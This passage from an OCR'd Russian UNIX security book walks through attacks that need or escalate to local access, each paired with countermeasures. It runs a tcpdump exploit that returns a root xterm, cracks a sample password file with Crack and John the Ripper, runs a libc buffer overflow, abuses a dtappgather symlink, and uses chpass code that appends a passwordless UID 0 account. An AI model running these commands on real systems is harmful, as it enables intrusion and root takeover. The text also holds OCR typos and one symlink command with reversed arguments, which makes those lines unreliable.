Важно отметить, что если параметр -s не задан, то по умолчанию размер пакета равен 68 байт, чего недостаточно для использования описываемого изъяна. Теперь самое время приступить к непосредственному нападению. Зададим целевой компью-

тер (192.168.1.200), на котором запущена уязвимая версия утилиты tcpdump. В рассматриваемом примере четко определено, что обратно передается окно xterm. Так что нам осталось лишь указать IP-адрес узла, с которого предпринимается атака, 192.168.1.50. И наконец, нужно задать смещение в оперативной памяти, необходимое при создании условия переполнения буфера (для других систем это значение может оказаться совсем другим).

```
[tsunami]# tcpdump-xploit 192.168.1.200 192.168.1.50 100
```

Как по мановению волшебной палочки, после выполнения всех описанных действий на компьютере взломщика появится окно программы xterm, запущенное с привилегиями root. Очевидно, что если атакуемая система используется для управления сетью, то последствия подобной деятельности могут оказаться разрушительными.

О Контрмеры

Для устранения этого определенного изъяна пользователям версии 3.5.2 утилиты tcpdump нужно выполнить ее обновление до версии 3.6.1 или выше (http://www.tcpdump.org/). Для тех систем, которые используются для перехвата сетевого трафика или выполняют функции выявления вторжений, необходимо рассмотреть возможность перевода сетевого адаптера, обеспечивающего перехват хакерского трафика, в "невидимый" режим. Считается, что система находится в "невидимом" режиме, если сетевой адаптер переведен в режим неупорядоченной обработки пакетов, однако с ним не связан реальный IP-адрес. Во многих случаях в "невидимых" системах содержится второй сетевой адаптер с IP-адресом, находящийся в другом сетевом сегменте. Это обеспечивает возможность управления такой системой. Например, чтобы перевести систему Solaris в "невидимый" режим, нужно выполнить следующую команду.

```
[quake]#/usr/sbin/ifconfig nfO plumb -arp up
```

Перевод сетевого интерфейса в режим неупорядоченной обработки пакетов без использования IP-адреса позволит предотвратить возможность взаимодействия системы со взломщиком посредством IP-адреса. В предыдущем примере взломщику никогда не удастся увидеть окно xterm узла 192.168.1.200, поскольку целевая система не будет взаимодействовать с использованием протокола IP с узлом 192.168.1.50.

Локальный доступ

Итак, мы рассмотрели общие принципы получения удаленного доступа. Как уже упоминалось выше, большинство взломщиков, используя изъяны в защите средств удаленного доступа, стремятся получить локальный доступ. Если злоумышленнику удается получить интерактивный доступ к командной оболочке, он рассматривается системой как локальный пользователь. Хотя при удаленном взломе в некоторых случаях злоумышленникам удается сразу же получить доступ к компьютеру в качестве суперпользователя root, в большинстве случаев им приходится начинать с доступа в качестве обычного пользователя. Таким образом, взломщик должен заняться деятельностью, призванной расширить его полномочия от простого пользователя до суперпользователя. Эта деятельность называется *расширением полномочий* (privilege escalation). Сложность методики расширения полномочий зависит как от типа и версии используемой операционной системы, так и от качества ее настройки на конкретном компьютере. Некоторые операционные системы по умолчанию принимают все меры, препятствующие обычным пользователям расширять полномочия до уровня суперпользователя root, тогда как другие позволяют это делать. Например, пользователю опера-

ционной системы OpenBSD, установленной с параметрами настройки, принятыми по умолчанию, значительно сложнее расширить свои полномочия до уровня root, чем, скажем, пользователю операционной системы Irix. Конечно, индивидуальная настройка может значительно повысить уровень общей безопасности системы. В следующем разделе этой главы будут рассматриваться методы, позволяющие обычному пользователю получить доступ к системе на уровне суперпользователя. Необходимо заметить, что, хотя для большинства взломщиков типичным является поведение, заключающееся в попытках получить доступ на уровне root, в некоторых случаях у злоумышленника может не быть такой необходимости. Например, если взломщика интересует получение доступа к базе данных Oracle, то ему, скорее всего, достаточно будет получить доступ к учетной записи, под которой работает Oracle, а не к учетной записи root.

Поиск неправильно выбранных паролей

Популярность	*10*
Простота	*9*
Опасность	*9*
Степень риска	*9*

Как уже отмечалось, после того, как взломщику удалось получить доступ, самую большую угрозу для безопасности представляют собой легко угадываемые пароли. Не имеет значения, идет ли речь об удаленном или локальном доступе — неправильно выбранные пароли представляют собой одно из самых слабых мест системы защиты. Ввиду того что выше мы уже указывали на основные проблемы, связанные с выбором паролей, мы остановимся на изучении методов взлома.

Взлом пароля часто заключается в использовании процедуры, называемой *автоматизированный взлом с помощью словаря* (automated dictionary attack). Взлом простым перебором (brute force attack) чаще всего рассматривается как метод активного взлома, тогда как автоматизированный взлом с помощью словаря может происходить без наличия соединения и является пассивным. Чаще всего этот метод взлома используется именно при наличии локального доступа, поскольку злоумышленнику необходимо получить доступ к файлу /etc/passwd или файлу паролей /etc/shadow. Иногда удается получить копию такого файла и при удаленном доступе (например, с использованием протоколов TFTP или HTTP). Однако, на наш взгляд, лучше всего рассматривать взлом паролей именно как один из методов локального взлома. Он отличается от метода взлома простым перебором тем, что в данном случае злоумышленник при подборе пароля не пытается получить доступ к службе, работающей на уровне полномочий суперпользователя, или воспользоваться командой su. Вместо этого он пытается подобрать пароль к определенной учетной записи, шифруя различные слова или случайным образом сгенерированный текст и сравнивая результаты с зашифрованным паролем, полученным из файла паролей.

Если хэш-код зашифрованного пароля соответствует хэш-коду, сгенерированному программой взлома, значит, пароль успешно взломан. Как видите, в этом процессе нет ничего сложного, — если вы знаете две составляющие из трех, то можно вычислить недостающие данные. Нам либо известно слово из словаря часто используемых паролей, либо известен случайным образом сгенерированный текст (назовем такие слово или текст *исходными данными).* Мы также знаем алгоритм хэширования (обычно для этого используется стандарт DES — Data Encryption Standard). Таким образом, если хэш-код исходных данных, полученный путем применения заданного алгоритма, соответствует хэш-коду пароля определенного пользователя, значит, в качестве исходных данных мы использовали текст, являющийся паролем этого пользователя. Этот процесс показан на рис. 8.4.




Рис. 8.4. Процесс подбора пароля

Из всего многообразия программ, предназначенных для взлома паролей, можно выделить Crack 5.0a Алека Маффета (Alec Muffett) и John the Ripper. Программа Crack 5.0a, которую для краткости мы будем называть просто Crack, является, пожалуй, самой популярной программой взлома паролей. К тому же она постоянно совершенствуется, а ее весьма обширный словарь, содержащий очень широкий спектр возможных паролей, — от ненормативной лексики до названий из сериала *Star Trek,* — постоянно пополняется. Crack поддерживает даже возможность распределения вычислений, предназначенных для взлома пароля, на нескольких компьютерах. Программа John the Ripper, или просто John, является более новой, чем Crack 5.0a. Ее отличительная особенность заключается в высокой степени оптимизации для взлома максимально возможного количества паролей за минимальное время. Кроме того, John поддерживает больше алгоритмов хэширования, чем Crack. Обе программы позволяют проверять не только слова, находящиеся в словаре, но и их модификации. По умолчанию в состав каждого из этих двух инструментов входит более 2400 правил, которые можно применить к словарю для подбора паролей и которые, казалось бы, очень трудно взломать. В комплект поставки обеих программ входит обширная документация, с которой мы настоятельно рекомендуем ознакомиться. Чтобы не рассматривать все возможные параметры и режимы работы этих программ, мы покажем, как запустить Crack на выполнение и прокомментируем полученные результаты. Для этого вам необходимо знать структуру файла паролей. Если вы недостаточно владеете данным вопросом, обратитесь к хорошей книге по UNIX.

Crack 5.0a

Для того чтобы запустить программу Crack, достаточно указать, где находится файл паролей, а затем лишь дождаться результата. Crack является самокомпилирующейся программой, поэтому после запуска на самом деле вызывается утилита make, которая собирает воедино все необходимые компоненты. Одной из сильных сторон программы

Crack является обширный набор правил создания различных словоформ и модификаций. Кроме того, при каждом запуске эта программа генерирует пользовательский список слов, в который включается такая информация, как имя пользователя, а также сведения, указанные в поле GECOS (комментарии). Именно поэтому не забывайте посмотреть на поле GECOS при взломе паролей! Очень часто в поле GECOS пользователи указывают свое полное имя и при этом выбирают пароль, который представляет собой некоторую комбинацию имени и фамилии или их частей. Программа Crack очень легко справляется с такими несложными паролями. Давайте посмотрим, как выглядит типичный файл паролей, а затем попробуем применить к нему программу взлома.

```
root:cwIBREDaWLHmo:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
<other locked accounts omitted>
nobody:*:99:99:Nobody:/:
eric:GmTFg0AavFA0U:500:0::/home/eric:/bin/csh
samantha:XaDeasK8g8g3s:501:503::/home/samantha:/bin/bash
temp:kRWegG5iTZP5o:502:506::/home/temp:/bin/bash
hackme:nh.StBNcQnyE2:504:1::/home/hackme:/bin/bash
bob:9wynbWzXinBQ6:506:1::/home/bob:/bin/csh
es:0xUH89TiymLcc:501:501::/home/es:/bin/bash
mother:jxZd1tcz3wW2Q:505:505::/home/mother:/bin/bash
jfr:kyzKROryhFDE2:506:506::/home/jfr:/bin/bash
```

Для того чтобы запустить программу Crack для взлома данного файла, необходимо воспользоваться следующей командой.

```
[tsunami]# Crack passwd
Crack 5.0a: The Password Cracker.
(c) Alec Muffett, 1991, 1992, 1993, 1994, 1995, 1996
System: Linux 2.0.36 #1 Tue Oct 13 22:17:11 EDT 1998 1686 unknown
<сокращено для краткости>

Crack: The dictionaries seem up to date...
Crack: Sorting out and merging feedback, please be patient...
Crack: Merging password files...
Crack: Creating gecos-derived dictionaries
mkgecosd: making non-permuted words dictionary
mkgecosd: making permuted words dictionary
Crack: launching: cracker -kill run/system.11324

Done
```

Начиная с этого момента программа Crack переходит к функционированию в фоновом режиме с сохранением результатов в базе данных. Для того чтобы обратиться к этой базе данных и узнать, какие пароли были взломаны, необходимо запустить утилиту Reporter.

```
[tsunami]# Reporter -quiet
------passwords cracked as of Sat 13:09:50 EDT ------

Guessed eric [jenny]                [passwd /bin/csh]
Guessed hackme [hackme]             [passwd /bin/bash]
Guessed temp [temp]                 [passwd /bin/bash]
Guessed es [eses]                   [passwd /bin/bash]
Guessed jfr [solaris1]              [passwd /bin/bash]
```

Если вы хотите увидеть только пароли, взломанные к текущему моменту, необходимо запустить программу Reporter с параметром -quiet. При запуске утилиты без параметров на экран выводятся сведения об ошибках, предупреждения, а также сведения о заблокированных паролях. В комплект поставки программы Crack входит еще и несколько

очень полезных сценариев. Один из них — `shadmrg.sv`. Он предназначен для объединения файла паролей UNIX со скрытым файлом паролей, что позволяет получить один исходный файл, содержащий всю информацию, необходимую для взлома. Еще одной интересной командой является команда make `tidy`, с помощью которой можно удалить оставшиеся учетные пользовательские записи и пароли после выполнения Crack.

В завершение необходимо рассмотреть еще один вопрос: как определить используемый алгоритм хэширования? В нашем примере использовался алгоритм DES, являющийся стандартным в большинстве версий UNIX. Если в системе установлены дополнительные средства обеспечения безопасности, то тогда, скорее всего, будут применяться более строгие алгоритмы MD5 и blowfish. Хэш-код пароля, полученный с помощью MD5, значительно длиннее хэш-кода DES и идентифицируется наличием символов $1 в качестве двух первых символов хэш-кода. Символы `$2`, содержащиеся в начале хэш-кода, говорят о том, что для хэширования использовался алгоритм blowfish. Если вам нужна программа для взлома паролей, защищенных с помощью MD5 или blowfish, мы настоятельно рекомендуем использовать John the Ripper.

John the Ripper

НА WEB-УЗЛЕ williamspublishing.com

John the Ripper — одна из лучших утилит взлома паролей, доступных в настоящее время. Ее версии как для UNIX, так и для NT можно найти по адресу `http://www.openwall.com/john/`. Как уже упоминалось, программа John является одной из лучших и самых быстрых утилит и она очень проста в применении.

```
[shadow]# john passwd
Loaded 9 passwords with 9 different salts (Standard DES [24/32 4K])
hackme           (hackme)
temp             (temp)
eses             (es)
jenny            (eric)
t78              (bob)
guesses: 5  time: 0:00:04:26 (3)  c/s: 16278  trying: pireth - StUACT
```

На вход утилиты John при запуске подается файл паролей (passwd), и это все, что нужно сделать. Утилита самостоятельно определит применяемый алгоритм шифрования, в данном случае DES, а затем приступит к взлому паролей. Сначала будет использован файл словаря (`password.lst`), а затем начнется процесс подбора паролей. Как видно из приведенного листинга, утилитой John был получен пароль пользователя bob, тогда как программе Crack удалось подобрать пароль пользователя `jfr`. Так что с помощью каждой программы были получены различные результаты. В основном это объясняется ограниченным списком слов, содержащимся в файле словаря утилиты John, так что мы рекомендуем его расширить. При этом все изменения нужно отразить в файле `john.ini`. Обширный список слов можно найти по адресу `http://packetstormsecurify.org/Crackers/wordlists/`.

О Контрмеры: защита от взлома неправильно выбранных паролей

Контрмеры, позволяющие защитить систему от попыток взлома неправильно выбранных паролей, приведены в разделе "Защита от подбора паролей "в лоб" выше в данной главе.

Локальное переполнение буфера

Популярность	*10*
Простота	*9*
Опасность	*10*
Степень риска	*10*

Взлом путем локального переполнения буфера — один из самых популярных видов атак. Как уже упоминалось выше в этой главе в разделе "Удаленный доступ", используя переполнение буфера, взломщик может запустить на интересующей его системе произвольный код или команду. В большинстве случаев переполнение буфера применяется для взлома файлов, работающих в контексте SUID суперпользователя, что обеспечивает злоумышленнику возможность запуска команд с привилегиями root. Выше в разделе "Взлом путем переполнения буфера" этой главы мы уже рассматривали, как при возникновении переполнения буфера можно выполнить произвольный код. В этом разделе мы на нескольких примерах рассмотрим, как происходит типичный взлом путем локального переполнения буфера.

В мае 1999 года группа Shadow Penguin Security обнародовала информацию о состоянии переполнения буфера в библиотеке `libc`, которое связано с переменной окружения `LC_MESSAGES`. Любая программа SUID, которая динамически связывается с этой библиотекой и использует переменную окружения `LC_MESSAGES`, представляет собой объект для взлома путем переполнения буфера. Поскольку данная ошибка связана с использованием системной библиотеки, в отличие от рассматривавшихся ранее примеров, она проявляется не в одной программе, а в нескольких. Эта особенность очень важна и является одной из причин, по которой мы выбрали данный пример, потому что в случае возникновения переполнения буфера в системной библиотеке можно взломать очень много профамм, использующих эту библиотеку. Давайте посмотрим, как этот подход выглядит на практике.

Прежде всего, необходимо скомпилировать саму программу взлома (exploit). В некоторых случаях понадобится подкорректировать исходный код. Этот процесс может оказаться достаточно длительным, поскольку иногда требуется очень тонкая настройка, зависящая от платформы. Рассматриваемая в данном случае программа написана для системы Solaris 2.6 и 7. Для ее компиляции мы использовали бесплатный компилятор GNU gcc, так как в комплект поставки Solaris по умолчанию компилятор не входит. Его нужно приобретать отдельно. Файл с исходным текстом имеет расширение `.c`, а исполняемый файл сохраняется под именем `ex_lobc` с помощью параметра `-o` компилятора.

```
[quake]$ gcc ex_lobc.c -o ex_lobc
```

Теперь остается лишь запустить на выполнение профамму `ex_lobc`, которая приведет к переполнению буфера в `libc` посредством обращения к какой-либо профамме SUID, например `/bin/passwd`.

```
[quake]$ ./ex_lobc
jumping address : efffe7a8
#
```

Итак, профамма взлома перешла к заданному адресу памяти, в результате чего оболочка `/bin/sh` запустилась с привилегиями суперпользователя, о чем говорит символ # в строке приглашения. Данный пример очень прост и дает возможность любому почувствовать себя экспертом в вопросах безопасности. На самом деле участники группы Shadow Penguin Security проделали колоссальную работу, чтобы найти данный изъян и написать соответствующую профамму. Как легко догадаться, простота получения доступа на уровне суперпользователя — это основная причина, побуждающая взломщиков использовать программы, приводящие к локальному переполнению буфера.

ф Контрмеры: защита от локального переполнения буфера

Лучшим методом защиты от локального переполнения буфера является учет требований безопасности в процессе программирования, а также включение режима, запрещающего выполнение кода, находящегося в стеке. Достаточно выполнить хотя бы последнее требование, чтобы значительно усложнить работу злоумышленника, который попытается написать программу, использующую только что рассмотренный изъян. Полный перечень контрмер приведен в разделе "Взлом путем переполнения буфера" данной главы. Здесь мы лишь добавим, что очень хорошей практикой является установка бита SUID только для тех программ, которым действительно необходим доступ на уровне суперпользователя.

Символьные ссылки

Популярность	*7*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Устаревшие, рабочие и временные файлы в той или иной степени "захламляют" большинство систем. К счастью, в UNIX большинство временных файлов создается в одном каталоге /tmp. Однако, хотя, с одной стороны, это и удобно, с другой — несет в себе определенную опасность. Многие программы, работающие в контексте SUID суперпользователя, создают рабочие файлы в каталоге `/tmp` или других подобных каталогах даже без намека на какую-либо проверку соблюдения правил безопасности. Основная проблема связана с использованием некоторыми программами при доступе к файлам символьных ссылок без проверки того, является ли тот или иной файл ссылкой или же реальным файлом. *Символьная ссылка* (symbolic link) — это файл специального вида, созданный с помощью команды `ln`. По сути, такой файл представляет собой не что иное, как ссылку на другой файл. Давайте, например, создадим символьную ссылку /tmp/foo на файл /etc/passwd.

```
[quake]$ ln -s /tmp/foo /etc/passwd
```

Теперь, применив команду cat к файлу /tmp/foo, мы получим содержимое не этого файла, а файла паролей! Таким образом, кажущееся на первый взгляд удобным, это средство представляет весьма реальную угрозу для безопасности. Хотя подобным образом обычно осуществляется доступ к рабочим файлам, помещенным в каталог /tmp, некоторые приложения создают подобные файлы и в любых других каталогах файловой системы. Давайте рассмотрим пример из реальной жизни и разберемся, как этот метод применяется на практике.

В этом примере мы будем изучать утилиту `dtappgather` для операционной системы Solaris. Данная утилита поставляется в составе стандартного рабочего стола CDE. При каждом выполнении dtappgather создает временный файл с именем `/var/dt/appconfig/-appmanager/generic-display-0` и устанавливает к нему права доступа 0666. Кроме того, она изменяет атрибут принадлежности файла в соответствии с UID пользователя, который запустил эту утилиту на выполнение. К сожалению, утилита dtappgather не применяет никаких процедур проверки для того, чтобы удостовериться, не подменен ли созданный ею временный файл символьной ссылкой. Таким образом, если взломщик создаст символьную ссылку `/var/dt/appconfig/appmanager/generic-display-0`, указывающую на другой файл (например, на /etc/passwd), права доступа к последнему изменятся

на 0666, а его владельцем станет взломщик. Перед запуском программы давайте убедимся, в том, что владельцем файла /etc/passwd является суперпользователь root, а права установлены на уровне группы sys.

```
[quake]$ ls -l /etc/passwd
-r-xr-xr-x    1 root       sys          560 May  5 22:36 /etc/passwd
```

Теперь создадим символьную ссылку /var/dt/appconfig/appmanager/generic-display-0, указывающую на файл /etc/passwd.

```
[quake]$ ln -s /etc/passwd /var/dt/appconfig/appmanager/generic-display-0
```

Наконец, запустим утилиту dtappgather, а затем проверим права доступа к файлу /etc/passwd.

```
[quake]$ /usr/dt/bin/dtappgather
MakeDirectory: /var/dt/appconfig/appmanager/generic-display-0: File exists
[quake]$ ls -l /etc/passwd
-r-xr-xr-x    1 gk       staff        560 May  5 22:36 /etc/passwd
```

Итак, утилита dtappgather "бездумно" воспользовалась созданной нами символьной ссылкой и изменила владельца и права доступа к файлу /etc/passwd. Теперь то же самое нужно выполнить для файла /etc/shadow. После того как изменены владельцы файлов /etc/shadow и /etc/passwd, можно модифицировать эти файлы и добавить в них учетную запись с UID 0 (эквивалент суперпользователя). И на все это уйдет не больше минуты!

Контрмеры: защита от взлома с использованием символьных ссылок

В данном случае самой лучшей зашитой является программирование с учетом требований безопасности. К сожалению, алгоритмы многих программ не предусматривают проведение профилактической проверки уже созданных файлов. Прежде чем создавать файл, программист должен проверить его наличие, воспользовавшись флагами O_EXCL I O_CREAT. При создании временных файлов задайте маску с помощью команды umask, а затем воспользуйтесь функциями tmpfile() или mktemp(). Если вам действительно интересно знать, какими программами создаются временные файлы, воспользуйтесь следующей командой в каталоге /bin или /usr/sbin/.

```
[quake]$ strings * |grep tmp
```

Если программа выполняется в контексте SUID, то она представляет собой потенциальную угрозу, поскольку может использоваться взломщиком для получения несанкционированного доступа путем создания символьной ссылки. Как уже неоднократно рекомендовалось, сбросьте бит SUID у максимально возможного количества файлов, чтобы свести риск к минимуму.

Взлом с помощью дескриптора файла

Популярность	*2*
Простота	*6*
Опасность	*9*
Степеньриска	*6*

Дескрипторы файлов (file descriptor) — это неотрицательные целые числа, которые используются системой для управления файлами. Дескрипторы позволяют облегчить работу операционной системы, устраняя необходимость манипуляции именами фай-

лов. В соответствии с принятыми соглашениями, дескрипторы 0, 1 и 2 определяют стандартный входной поток, стандартный выходной поток и стандартный поток ошибок соответственно. Таким образом, когда функции ядра открывают существующий файл или создают новый, они возвращают определенный дескриптор, который может использоваться программой для выполнения над этим файлом операций чтения/записи. Если дескриптор соответствует файлу, который был открыт для чтения и записи (O_RDWR) привилегированным процессом, то во время модификации этого файла взломщик может получить к нему доступ и произвести в него запись. Таким образом, с помощью этого метода можно модифицировать один из важных системных файлов и получить доступ на уровне суперпользователя.

Достаточно неожиданно, что даже такая надежная система, как OpenBSD версии 2.3, была подвержена взлому с помощью дескриптора файла. Команда chpass, применяемая для модификации некоторой информации, хранящейся в файле паролей, некорректно обрабатывала дескрипторы файлов. При запуске chpass создавался временный файл, который мог модифицировать любой пользователь с помощью какого-нибудь текстового редактора. Любые изменения снова заносились в базу данных паролей, как только пользователь закрывал редактор. К сожалению, если взломщик выполнял временный выход в командную оболочку, то порождался дочерний процесс, имеющий права доступа на чтение/запись дескрипторов файлов родительского процесса. Взломщику оставалось лишь модифицировать временный файл (/tmp/ptmp), созданный командой chpass, добавив в него учетную запись с UID 0 без пароля. Как только он, вернувшись в редактор, закрывал его, все изменения немедленно заносились в файл /etc/master.passwd. После этого для получения доступа в качестве суперпользователя взломщику оставалось лишь воспользоваться только что созданной учетной записью. Давайте посмотрим, как это можно выполнить на практике.

Сначала установим используемый по умолчанию редактор на vi, поскольку во время работы он позволяет получить доступ к командной строке.

```
[dinky]$ export EDITOR=vi
```

Затем запускаем программу chpass.

```
[dinky]$ /usr/bin/chpass
```

Это, в свою очередь, приведет к запуску vi и открытию информации из базы данных текущего пользователя.

```
#Changing user database information for gk.
Shell: /bin/sh
Full Name: grk
Location:
Office Phone:
Home Phone: blah
```

Теперь на время выйдем из редактора vi в командную оболочку, воспользовавшись для этого командой !sh.

Теперь только что запущенная командная оболочка имеет унаследованный доступ к дескриптору открытого файла. Воспользуемся описанным подходом и добавим в файл паролей учетную запись с UID 0.

```
[dinky]$ nohup ./chpass &
[1] 24619
$ sending output to nohup.out
[1] + Done                    nohup ./chpass
[dinky]$ exit
Press any key to continue [: to enter more ex commands]:
/etc/pw.F26119: 6 lines, 117 characters.
```

```
[dinky]$ su owned
[dinky]# id
uid=0(owned) gid=0(wheel) groups=0(wheel)
```

Как только мы воспользовались командой su и учетной записью owned, мы получили доступ на уровне суперпользователя. Весь описанный процесс можно воплотить всего лишь в нескольких строках кода.

```
int
main ()
{
  FILE *f;
  int count;
  f = fdopen (FDTOUSE, "a");
  for (count = 0; count != 30000; count++)
    fprintf (f, "owned::0:0::0:0:OWNED,,,:/tmp:/bin/bash\n");
  exit(0);
}
```

Этот код предоставлен Марком Зелинским (Mark Zielinski).

Контрмеры: защита от взлома с помощью дескриптора файла

Разработчики программ, предназначенных для работы в контексте SUID, должны следить за корректностью распределения дескрипторов файлов. В частности, при системном вызове `execve()` необходимо устанавливать флаг `close-on-exec`. Как уже упоминалось выше, необходимо также сбросить бит SUID у всех программ, для которых его устанавливать необязательно.

Гонки на выживание

Популярность	*8*
Простота	*5*
Опасность	*9*
Степень риска	*7*

В реальной жизни хищник нападает на жертву, когда она наименее защищена. В киберпространстве эта аксиома также имеет место. Компьютерные взломщики, как правило, стремятся воспользоваться недостатками в системе защиты программы или процесса при выполнении ими какой-нибудь привилегированной операции. Обычно при этом время взлома планируется таким образом, чтобы повредить программу или процесс после того, как они перейдут в привилегированный режим, но до завершения использования привилегированных прав. В большинстве случаев этот временной интервал достаточно ограничен, поэтому взломщикам нужно очень хорошо рассчитать момент нападения, чтобы успеть вовремя скрыться со своей добычей. Недостаток системы защиты, позволяющий злоумышленнику установить факт наличия такого временного интервала, называется *состоянием гонки на выживание* (race condition). Если взломщику удается вмешаться в нормальную работу в то время, когда процесс или программа находится в привилегированном состоянии, то говорят о том, что он "выигрывает гонку" (winning the race). Состояние гонки на выживание может быть различных типов. Мы ограничимся описанием тех из них, которые связаны с обработкой сигналов.

Проблемы обработки сигналов

В системе UNIX *сигналы* (signal) обеспечивают механизм, используемый для извещения процесса о том, что возникло какое-то определенное условие. Кроме того, с помощью сигналов обрабатываются асинхронные события. Например, когда пользователь хочет приостановить работу выполняющейся программы, он нажимает комбинацию клавиш <Ctrl+Z>. При этом всем активным процессам рассылается сигнал SIGTSTP. Таким образом, с помощью сигналов изменяется ход выполнения программы. Как и раньше, выражение "изменяется ход выполнения программы" должно вызвать у вас мгновенную реакцию, так как такие действия обычно таят в себе угрозу для безопасности. Действительно, возможность влиять на ход выполнения работающей программы имеет решающее значение при обеспечении безопасности обработки сигналов. Если бы дело ограничивалось лишь сигналом SIGTSTP, это было бы не столь критично, однако в действительности для подобных целей может использоваться свыше 30 сигналов, что, как вы понимаете, представляет собой сложную проблему.

Примером взлома защиты с использованием обработки сигналов может послужить обнаруженный в конце 1996 года изъян в системе обработки сигналов программой `wu-ftpd` v2.4. Этот изъян позволял как обычным, так и анонимным пользователям получать доступ к файлам в качестве суперпользователя. Это оказалось возможным из-за ошибки в сервере FTP, связанной с обработкой сигналов. При запуске FTP-сервер устанавливал два обработчика сигналов. Первый из них использовался для обработки сигналов SIGPIPE при закрытии управляющего порта или порта данных, а второй — для обработки сигналов SIGURG, поступающих при обнаружении команды `ABOR`, предназначенной для аварийного прекращения передачи данных. Обычно, когда пользователь регистрируется на сервере FTP, сервер запускается в контексте действующего UID пользователя, а не на уровне суперпользователя. Однако если соединение, по которому передаются данные, неожиданно закрывается, FTP-серверу отправляется сигнал SIGPIPE, после чего FTP-сервер вызывает функцию `dologout()` и *повышает* свой уровень привилегий до уровня суперпользователя (UID 0)! Сервер добавляет в файл системного журнала запись об отключении пользователя, закрывает файл журнала `xferlog`, удаляет пользовательский экземпляр сервера из таблицы процессов и завершает свою работу Именно в этот момент сервер и изменяет свой действующий UID на 0, что повышает уязвимость системы в случае взлома. Взломщик может отправить FTP-серверу сигнал SIGURG, пока его действующий UID равен 0, прервать работу сервера, когда он пытается отключить пользователя, а потом заставить его снова вернуться обратно в режим обработки поступающих команд. Таким образом, здесь можно говорить о гонке на выживание, поскольку взломщику необходимо успеть выдать сигнал SIGURG после того, как сервер изменит свой UID на 0, но до отключения пользователя. Если взломщику это удастся (пусть и не с первой попытки), он останется подключенным к FTP-серверу, но уже с полномочиями суперпользователя! Это позволит ему получить или отправить любой файл, а также выполнять команды с привилегиями root.

О Контрмеры: защита от взлома с помощью сигналов

Когда речь идет о файлах SUID, корректная обработка сигналов должна быть обязательным требованием. Если программа перехватывает и обрабатывает сигналы надлежащим образом, конечный пользователь не сможет сделать ничего такого, что нарушило бы безопасность. Конечно, об этом должны позаботиться программисты, а администратор прежде всего должен убедиться в том, что бит SUID установлен только для тех файлов, которым это действительно необходимо. Об этом уже неоднократно говорилось. Кроме того, нужно удостовериться в том, что установлены все модули обновления, предоставленные разработчиком операционной системы.

Манипуляции с файлами дампов

Популярность	*7*
Простота	*9*
Опасность	*4*
Степень риска	*7*

Возможность получения *дампа* при выполнении программы может привести гораздо к более серьезным последствиям, чем кажется на первый взгляд. Во время работы системы UNIX в памяти может находиться много важной информации, включая, например, хэш-коды паролей, считанные из скрытого файла паролей. Одним из примеров манипуляций с файлами дампов является изъян, имевший место в старых версиях FTPD. Сервер FTPD позволял взломщикам записать дамп оперативной памяти в общедоступный файл, размещенный в корневом каталоге. Для этого перед подключением к серверу нужно было лишь передать команду PASV. Помимо другой информации в файле дампа содержится фрагмент скрытого файла паролей, а иногда и хэш-коды пользовательских паролей. Если взломщику удавалось найти эти коды в файле дампа, он получал возможность взломать привилегированную учетную запись и получить доступ к системе на уровне суперпользователя.

О Контрмеры: защита от взлома с помощью файлов дампов

Файлы дампов — это неизбежное зло. Несмотря на то что они могут предоставить взломщику конфиденциальную информацию, они также обеспечивают получение не менее важной информации и системному администратору в тех случаях, когда выполнение программы завершается аварийно. Если того требуют ваши правила обеспечения безопасности, можно ограничить генерацию файлов дампов с помощью команды ulimit и даже полностью отключить ее, установив ulimit равным о в системном профиле. Более подробную информацию о команде ulimit вы найдете в интерактивной справочной системе.

```
[tsunami]$ ulimit -a
core file size (blocks)     unlimited
[tsunami]$ ulimit -c O
[tsunami]$ ulimit -a
core file size (blocks)     0
```

Совместно используемые библиотеки

Популярность	*4*
Простота	*4*
Опасность	*9*
Степень риска	*6*

Совместно используемые библиотеки (shared library) позволяют исполняемым файлам обращаться к функциям общего назначения во время выполнения. Соответствующий программный код заранее компилируется, а затем помещается в ту или иную совместно используемую библиотеку. При запуске программы, которой нужна какая-то функция, находящаяся в такой библиотеке, программа обращается к этой библиотеке, загружает в память нужный код и выполняет его. Главным преимуществом таких библиотек является экономия дискового пространства и оперативной памяти, а также упрощение сопровождения программ, так как обновление библиотеки автоматически влечет за собой об-

новление функциональности всех работающих с ней программ. Конечно, за удобство приходится расплачиваться ослаблением безопасности. Если взломщику удастся модифицировать совместно используемую библиотеку или с помощью переменных окружения переключить программы на применение своей собственной библиотеки, это может привести к получению им доступа на уровне суперпользователя.

